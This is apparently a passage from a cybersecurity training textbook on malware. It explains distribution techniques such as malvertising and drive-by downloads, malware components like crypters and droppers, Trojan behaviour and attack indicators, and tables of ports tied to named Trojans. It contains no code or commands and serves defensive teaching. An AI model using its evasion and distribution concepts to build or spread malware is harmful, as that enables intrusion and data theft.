Social Engineered Click-jacking	Tricking users into **clicking on innocent-looking** webpages
Spear-phishing Sites	Mimicking legitimate institutions in an attempt to **steal login credentials**
Malvertising	Embedding malware in **ad-networks** that display across hundreds of legitimate, high-traffic sites
Compromised Legitimate Websites	Hosting embedded malware that spreads to **unsuspecting visitors**
Drive-by Downloads	**Exploiting flaws** in browser software to install malware just by visiting a web page
Spam Emails	Attaching the malware to emails and tricking victims **to click the attachment**

Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (*https://www.sophos.com*)

Some standard techniques used to distribute malware on the web are as follows:

- **Black hat Search Engine Optimization (SEO)**: Black hat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.


- **Social Engineered Click-jacking**: Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.

- **Spear-phishing Sites**: This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.

- **Malvertising**: This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.

- **Compromised Legitimate Websites**: Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.

- **Drive-by Downloads**: This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam Emails**: The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.



Components of Malware

☐ The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors


Components of Malware

Malware authors and attackers create it using components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or merely multiply and occupy space. Malware is capable of propagating and functioning secretly.

Certain essential components of most malware programs are as follows:

- **Crypter**: This is a software that can conceal the existence of malware. Attackers use this software to elude antivirus detection. It protects malware from reverse engineering or analysis, thus making it difficult to detect by security mechanisms.
- **Downloader**: This is a type of Trojan that downloads other malware (or) malicious code and files from the Internet to a PC or device. Usually, attackers install a downloader when they first gain access to a system.
- **Dropper**: This is a covert carrier of malware. Attackers embed notorious malware files inside droppers, which can perform the installation task covertly. Attackers need to first install the malware program or code on the system to execute the dropper. The dropper can transport malware code and execute malware on a target system without being detected by antivirus scanners.
- **Exploit**: This is that part of the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device. Attackers use such code to breach the system's security through software vulnerabilities to spy on information or to install malware. Based on the type of vulnerabilities abused, exploits are categorized into local exploits and remote exploits.

- **Injector**: This program injects exploits or malicious code available in the malware into other vulnerable running processes and it changes the method of execution in order to hide or prevent its removal.
- **Obfuscator**: This is a program that conceals the malicious code of malware via various techniques, thereby making it difficult for security mechanisms to detect or remove it.
- **Packer**: This software compresses the malware file to convert the code and data of the malware into an unreadable format. It uses compression techniques to pack the malware.
- **Payload**: This is the part of the malware that performs the desired activity when activated. It may be used for deleting or modifying files, degrading the system performance, opening ports, changing settings, and so on, to compromise system security.
- **Malicious code**: This is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches. It can take the following forms:
    - Java applets
    - ActiveX controls
    - Browser plug-ins
    - Pushed content



Types of Malware


1. Trojans
2. Viruses
3. Ransomware
4. Computer Worms
5. Rootkits
6. PUAs or Grayware
7. Spyware
8. Keylogger
9. Botnets
10. Fileless Malware

Types of Malware

A malware is a piece of malicious software that is designed to perform activities as intended by the attacker, without user consent. This may be in the form of executable code, active content, scripts, or other kinds of software.

Listed below are various types of malware:

- Trojans
- Viruses
- Ransomware
- Computer Worms
- Rootkits
- PUAs or Grayware
- Spyware
- Keylogger
- Botnets
- Fileless Malware



What is a Trojan?

It is a program in which the **malicious** or **harmful code** is contained inside an apparently harmless program or data, which can later gain control and cause damage

Trojans get activated when a **user performs certain predefined actions**

Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data

Trojans

What is a Trojan?

According to ancient **Greek mythology**, the Greeks won the **Trojan War** with the aid of a giant wooden horse that was built to hide their soldiers. The Greeks left this horse in front of the gates of Troy. The Trojans thought that the horse was a gift from the Greeks, which they had left before apparently withdrawing from the war and brought it into their city. At night, the Greek soldiers broke out of the wooden horse and opened the city gates to let in the rest of the Greek army, who eventually destroyed the city of Troy.

Inspired by this story, a computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as unintentionally installing a malicious software, clicking on a malicious link, etc., and upon activation, they can grant attackers unrestricted access to all the data stored on the compromised information system and potentially cause severe damage. For example, users could download a file that appears to be a movie, but, when executed, unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

A Trojan is wrapped within or attached to a legitimate program, meaning that the program may have functionality that is not apparent to the user. Furthermore, attackers use victims as unwitting intermediaries to attack others. They can use a victim's computer to commit illegal DoS attacks.

Trojans work at the same level of privileges as the victims. For example, if a victim has privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase the level of access even beyond the user running it. If successful, the Trojan can use such increased privileges to install other malicious code on the victim's machine.

A compromised system can affect other systems on the network. Systems that transmit authentication credentials such as passwords over shared networks in clear text or a trivially encrypted form are particularly vulnerable. If an intruder compromises a system on such a network, he or she may be able to record usernames and passwords or other sensitive information.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate a remote system as the source of an attack by spoofing, thereby causing the remote system to incur a liability. Trojans enter the system by means such as email attachments, downloads, and instant messages.





Figure 3.2: Depiction of a Trojan attack



Indications of Trojan Attack

The **computer screen blinks**, flips upside-down, or is inverted so that everything is **displayed backward**

The **default background** or wallpaper settings **change automatically**

Web pages **suddenly open** without input from the user

The **color settings** of the operating system (OS) **change automatically**

Antivirus programs are automatically **disabled**


Pop-ups with bizarre messages **suddenly appear**

Indications of Trojan Attack

The following computer malfunctions are indications of a Trojan attack:

- The DVD-ROM drawer opens and closes automatically.
- The computer screen blinks, flips upside-down, or is inverted so that everything is displayed backward.
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program.
- Printers automatically start printing documents.
- Web pages suddenly open without input from the user.
- The color settings of the operating system (OS) change automatically.
- Screensavers convert to a personal scrolling message.
- The sound volume suddenly fluctuates.
- Antivirus programs are automatically disabled, and the data are corrupted, altered, or deleted from the system.
- The date and time of the computer change.
- The mouse cursor moves by itself.
- The left- and right-click functions of the mouse are interchanged.
- The mouse pointer disappears completely.
- The mouse pointer automatically clicks on icons and is uncontrollable.

- The Windows Start button disappears.
- Pop-ups with bizarre messages suddenly appear.
- Clipboard images and text appear to be manipulated.
- The keyboard and mouse freeze.
- Contacts receive emails from a user's email address that the user did not send.
- Strange warnings or question boxes appear. Often, these are personal messages directed at the user, asking questions that require him/her to answer by clicking a Yes, No, or OK button.
- The system turns off and restarts in unusual ways.
- The taskbar disappears automatically.
- The Task Manager is disabled. The attacker or Trojan may disable the Task Manager function so that the victim cannot view the task list or end the task on a given program or process.



How Hackers Use Trojans


- **Delete** or replace critical **operating system files**
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and **blasting email messages**
- Download spyware, adware, and malicious files
- **Disable firewalls** and antivirus
- **Create backdoors** to gain remote access
- Steal personal information such as passwords, security codes, and credit card information
- **Encrypt the data** and lock out the victim from accessing the machine

How Hackers Use Trojans

Attackers create malicious programs such as Trojans for the following purposes:

- Delete or replace OS's critical files
- Generate fake traffic to perform DoS attacks
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect the victim's PC as a proxy server for relaying attacks
- Use the victim's PC as a botnet to perform DDoS attacks
- Steal sensitive information such as:
  - Credit card information, which is useful for domain registration as well as for shopping using keyloggers
  - Account data such as email passwords, dial-up passwords, and web service passwords
  - Important company projects, including presentations and work-related papers
- Encrypt the victim's machine and prevent the victim from accessing the machine

- Use the target system as follows:
    - To store archives of illegal materials, such as child pornography. The target continues using his/her system without realizing that attackers are using it for illegal activities
    - As an FTP server for pirated software
- Script kiddies may just want to have fun with the target system; an attacker could plant a Trojan in the system just to make the system act strangely (e.g., the CD\DVD tray opens and closes frequently, the mouse functions improperly, etc.)
- The attacker might use a compromised system for other illegal purposes such that the target would be held responsible if these illegal activities are discovered by the authorities



Common Ports used by Trojans

Port	Trojan	Port	Trojan	Port	Trojan
20/22/80/443	Emotet	1807	SpySender	8080	Zeus, Shamoon
21	Blade Runner, DarkFTP	1863	XtremeRAT	8787 / 54321	BackOfrice 2000
22	SSH RAT, Linux Rabbit	2140/3150/6670-71	Deep Throat	10048	Delf
23	EliteWrap	5000	SpyGate RAT, Punisher RAT	10100	Gift
68	Mspy	5400-02	Blade Runner	11000	Senna Spy
80	Ismdoor, Poison Ivy, POWERSTATS	6666	KilerRat, Houdini RAT	11223	Progenic Trojan
443	Cardinal RAT, gh0st RAT, TrickBot	6667/12349	Bionet, Magic Hound	12223	Hack´99 KeyLogger
445	WannaCry, Petya	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
1177	njRAT	7000	Remote Grab	31337-38	Back Orifice/ Back Orifice 1.20/ Deep BO
1604	DarkComet RAT, Pandora RAT	7789	ICKiller	65000	Devil

Common Ports used by Trojans

Ports represent the entry and exit points of data traffic. There are two types of ports: hardware ports and software ports. Ports within the OS are software ports, and they are usually entry and exit points for application traffic (e.g., port 25 is associated with SMTP for e-mail routing between mail servers). Many existing ports are application-specific or process-specific. Various Trojans use some of these ports to infect target systems.

Users need a basic understanding of the state of an "active connection" and ports commonly used by Trojans to determine whether a system has been compromised.

Among the various states, the "listening" state is the important one in this context. The system generates this state when it listens for a port number while waiting to connect to another system. Whenever a system reboots, Trojans move to the listening state; some use more than one port: one for "listening" and the other(s) for data transfer. Common ports used by different Trojans are listed in the table below.


Port	Trojan	Port	Trojan
2	Death	5001/50505	Sockets de Troie
20/22/80/443	Emotet	5321	FireHotcker
21/3024/4092/5742	WinCrash	5400-02	Blade Runner/Blade Runner 0.80 Alpha
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash, DarkFTP	5569	Robo-Hack

22	Shaft, SSH RAT, Linux Rabbit	6267	GW Girl
23	Tiny Telnet Server, EliteWrap	6400	Thing
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Comnie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338/ 31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
